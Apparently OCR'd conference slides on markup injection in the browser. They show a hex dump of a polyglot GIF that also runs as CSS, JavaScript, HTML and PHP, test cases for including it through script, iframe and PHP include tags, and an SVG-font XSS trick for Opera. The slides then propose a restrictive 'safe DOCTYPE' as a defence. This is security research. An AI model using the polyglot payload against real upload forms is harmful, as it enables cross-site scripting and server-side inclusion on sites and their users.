
The same domain inclusion problem

- How to get the payload on the box
  - Find an upload form
  - Bypass the protection mechanisms
  - Have the format ready you need
- Really a problem?
  - Thanks parsers...
  - Here's the multivector

Multiwhat?

- Less than 300 Bytes
- Various formats
  - CSS
  - `expression()` CSS
  - JavaScript
  - HTML
  - PHP
  - Open directly
  - ...
- **And still a valid GIF**

Multivector anatomy



```
0000000047 49 46 38 39 61 3D 31 2F 2A 80 3B 2A 2F 3B 7B 20 20 20  GIF89a=1/*.;*/;{
0000001321 2F 68 68 68 68 2F 3B 20 20 61 6C 65 72 74 28 22 49 20  !/hhhh/;  alert("I
0000002661 6D 20 61 20 4A 49 46 20 3A 29 22 29 7D 2F 2F 3C 73 63  am a JIF :)")}//<sc
0000003972 69 70 74 3E 61 6C 65 72 74 28 22 49 45 20 6C 69 6B 65  ript>alert("IE like
0000004C73 20 6D 65 21 22 29 3C 2F 73 63 72 69 70 74 3E 20 20 20  s me!")</script>
0000005F20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0000007220 20 20 20 20 20 20 20 20 20 20 20 00 2C 00 00 00 00 01              .,.....
0000008500 01 00 00 02 02 2F 2F 3C 73 74 79 6C 65 3E 2A 7B 63 6F  ......//<style>*{co
000000986C 6F 72 3A 72 65 64 7D 3C 2F 73 74 79 6C 65 3E 3C 73 63  lor:red}</style><sc
000000AB72 69 70 74 3E 0A 7B 65 76 61 6C 28 6E 61 6D 65 29 7D 62  ript>.{eval(name)}b
000000BE6F 64 79 0A 7B 63 6F 6C 6F 72 3A 72 65 64 3B 78 73 73 3A  ody.{color:red;xss:
000000D165 78 70 72 65 73 73 69 6F 6E 28 77 69 6E 64 6F 77 2E 78  expression(window.x
000000E43F 30 3A 28 65 76 61 6C 28 6E 61 6D 65 29 2C 78 3D 31 29  ?0:(eval(name),x=1)
000000F729 7D 0A 2F 2F 3C 2F 73 63 72 69 70 74 3E 3C 3F 3D 27 C2  )}.//</script><?='.
0000010AB5 27 3B 2F 2A 44 01 2A 2F                                 .';/*D.*/
```

Signed 8 Bit:	71	Signed 32 Bit:	944130375	Hexadezimal:	47
Unsigned 8 Bit:	71	Unsigned 32 Bit:	944130375	Oktal:	107
Signed 16 Bit:	18759	32 Bit Float:	4,727512e-05	Binär:	01000111
Unsigned 16 Bit:	18759	64 Bit Float:	1,662837e-71	Stream-Länge:	8

☑ Anzeige als Little Endian

☐ Unsigned und Float hexadezimal anzeigen

Offset: 0

The testcase

`<link rel="stylesheet" type="text/css"`
`href="../.x.php"" />` ← **color and IE expression**


`<?php include '../.x.php' ?>` ← **echo and possible shell**

`<img src="../.x">` ← **image as is and XSS in IE**

`<script src="../.x.php""></script>` ← **XSS**

`<iframe src="../.x.php""></iframe>` ← **XSS via IFrame**

The result



http://0x0/heideri.ch/scripts/multivector/tests/test.php

```
multivector testcase GIF89a=1/*€;*/;{ !/hhhh/; alert("I am a JIF :)")}// ,����␁�␁��␂␂//Âµ
```

Die Seite mit der Adresse http://0x0 meldet:

2

Übertragen der Daten von 0x0...

Some more SVG to chill down

- Most recent browser betas and alphas support SVG fonts
- A way to have fonts be written in markup
- No binary TTF, FOT etc. monsters anymore
- And Javascript. In fonts. What??

An example...

This is a SVG font!

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
    "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3..0/svg" onload="alert(1)"></svg>
```

And this is some markup for Opera 10 - guess what happens :)

```
<html>
<head>
<style type="text/css">
@font-face {
  font-family: xss;
  src: url(test.svg#xss) format("svg");
}
body {font: 0px "xss"; }
</style>
</head>
</html>
```

Conclusion

- Markup injections are dangerous
- Even without XSS
- *Watchest thou Rich Text Editores*
- Progress is great – but let's not forget the legacy stuff
- Keep in mind who might like the feature more – the attacker or the user
- And don't be too quick with HTML5 – there's way more to come

What to do now?

- Let the developers protect their apps?
  - Doesn't *woooooork*! (don't blame the devs)
- Let the vendors harden their browsers?
  - Doesn't work either!
- IDS, IPS, WAF?
  - Work great! (no they don't)
- Jailtags, Iframes, Caja, ABE, CSP, Headers..
  - Complexity++, Adaptation--

But...

- What about the DOCTYPE?
- Doesn't it tell the browser what to know and what not?
- Why not have a little bit more strictness
- And create a safe DOCTYPE
- Let's invent STML and XSTML :)
- ... and have a look

DOCTYPES

- Used by many websites

  -
    ```
    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "
    http://www.w3.org/TR/html4/loose.dtd">

    <html>...
    ```
- There are several major DOCTYPES
- Browsers usually don't request the file
- But behave differently depending on the DOCTYPE
- DOCTYPES aren't mandatory – quirks mode
- You can write your own to trick validators

Anatomy class

```
...

<!-- attributes for common UI events
  onclick     a pointer button was clicked
  ondblclick  a pointer button was double clicked
  onmousedown a pointer button was pressed down
  onmouseup   a pointer button was released
  onmousemove a pointer was moved onto the element
  onmouseout  a pointer was moved away from the element
  onkeypress  a key was pressed and released
  onkeydown   a key was pressed down
  onkeyup     a key was released
-->
<!ENTITY % events
 "onclick     %Script;       #IMPLIED

…

<!ELEMENT base EMPTY>
<!ATTLIST base
  id          ID             #IMPLIED
  href        %URI;          #IMPLIED
  target      %FrameTarget;  #IMPLIED
  >
```

STML?

- SHTML doesn't read well
- Strip things from the DTD we don't *like*
    - Event handlers
    - Base tags
    - Form actions
    - Script, Iframe and other active tags
    - Maybe even ID attributes
    - ...
- Make the browser use it!

But what if we need JS?

- Deliver it via surrounding Iframe
  - Bind events from there
  - And keep presentation and logic separated for pattern sake!
- Add the `%SameDomainURI` type to DTD
- Let Script tags only reside in HEAD
- There's a lot of ways

The DTD patch

- About 12 kilobyte in size
- Mostly removals
- http://pastebin.com/m98e1e87

```
-<!-- style info, which may include CDATA sections -->
-<!ELEMENT style (#PCDATA)>
-<!ATTLIST style
-  %i18n;
-  id           ID             #IMPLIED
-  type         %ContentType;  #REQUIRED
-  media        %MediaDesc;    #IMPLIED
-  title        %Text;         #IMPLIED
-  xml:space    (preserve)     #FIXED 'preserve'
-  >
-
-<!-- script statements, which may include CDATA sections -->
-<!ELEMENT script (#PCDATA)>
-<!ATTLIST script
-  id           ID             #IMPLIED
-  charset      %Charset;      #IMPLIED
-  type
```

Possibilities

- If browsers accepted the new DTD
  - No script tags, no Iframes, no event handlers etc. - just plain text
  - Secure certain areas of the site
  - Inject JS from a secure same domain tag like LINK
- DTD generators for each purpose
  - e.g. external images – yes, JavaScript - no
  - Only same domain JavaScript
  - etc.

Thanks a lot!

Appendix 1/2

- SVG Fonts http://www.w3.org/TR/SVG11/fonts.html#SVGFontsOverview
- SVG Maskshttp://www.w3.org/TR/SVG/masking.html
- Opera 10 http://www.opera.com/browser/next/
- WHATWG Blog http://blog.whatwg.org/
- HTML5 WHATWG Draft Recommendation http://www.whatwg.org/specs/web-apps/current-work/multipage/
- Data Islands http://www.w3schools.com/Xml/xml_dont.asp
- HTC Reference http://msdn.microsoft.com/en-us/library/ms531018%28VS.85%29.aspx
- Inline namespaces http://www.w3schools.com/XML/xml_namespaces.asp

Appendix 2/2

- CSP http://people.mozilla.org/~bsterne/content-security-policy/
- ABE http://hackademix.net/2008/12/20/introducing-abe/
- Jail tag and more mashup security approaches http://www.openajax.org/member/wiki/Mashup_Security_Approaches
- The DTD patch http://pastebin.com/m98e1e87
- Gmail SVG fun http://pastebin.com/f1bbc1dd7
- Casper http://pastebin.com/m5a81b94d
- The multivector http://img210.imageshack.us/img210/4028/38956160.gif